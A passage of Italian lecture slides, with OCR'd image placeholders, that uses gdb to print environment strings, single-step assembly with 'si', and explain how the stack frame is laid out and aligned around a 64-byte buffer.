
Si stampi il contenuto dei **char *** come stringa:

```
(gdb) x/s 0xbffffeb8
0xbffffeb8:   "USER=user"
(gdb) x/s 0xbfffec2
0xbfffec2:  "SSH_CLIENT=10.0.2.2  40528
22"
```

Stampa di **envp**


(Ancora più complicato)

Le due variabili di ambiente sono **USER** e **SSH_CLIENT**.



Ricapitolando

(Questo è il layout iniziale dello stack)



Esecuzione passo passo

(Tramite la funzione **`si`** di **`gdb`**)

Dopo aver studiato la composizione iniziale dello stack frame, si effettua una sequenza di esecuzioni passo passo e si osserva la sua evoluzione.

Per eseguire la prossima istruzione passo passo si usa la funzione **`si`** di **`gdb`**:

```
(gdb) si
```

Caveat emptor!

(NON si usino **`n`** o **`s`**)

Non si usino le funzioni **`n`** o **`s`**.


Queste funzioni eseguono uno statement C alla volta (che può comprendere diverse istruzioni assembly).

La funzione **`si`** esegue una istruzione assembly.

Layout dello stack

(Dopo **`push %ebp`**)


Viene salvato il valore del registro EBP.
In tal modo si può risalire allo stack frame precedente.



Layout dello stack


(Dopo **`mov %esp, %ebp`**)

Viene impostato il nuovo valore di EBP = ESP.



Layout dello stack

(Dopo **`and $0xfffffff0, %esp`**)



A puro titolo di cronaca

(A tiny bit of math)

Dati due numeri **`X`** ed **`N`**, **`X AND -N`** produce un numero:


- minore od uguale ad **`X`**;
- divisibile per **`N`**.

Esempio:

- 8197 AND -16 =
- 0010 0000 0000 0101 AND
- 1111 1111 1111 0000 =
- 0010 0000 0000 0000 =
- 8192

Layout dello stack

(Dopo **`sub $0x50, %esp`**)



Domanda

(Doverosa, se avete seguito fino a questo punto)

La variabile **`buffer`** non occupa 64 byte?

Perché il compilatore ha generato codice per l'allocazione di 80 byte?

Non ne bastano 64?

Risposta

(Il compilatore è un automa, non un umano!)

Si ricordi il funzionamento di un compilatore.

Lo si immagini, se non lo si è mai visto prima.


Il compilatore:

spezza il codice in unità non divisibili;
genera un albero sintattico intermedio;
traduce i nodi dell'albero sintattico in codice nativo;
ottimizza/corregge il codice nativo risultante.

Alcune stranezze all'occhio umano sono il risultato di tale traduzione automatica.

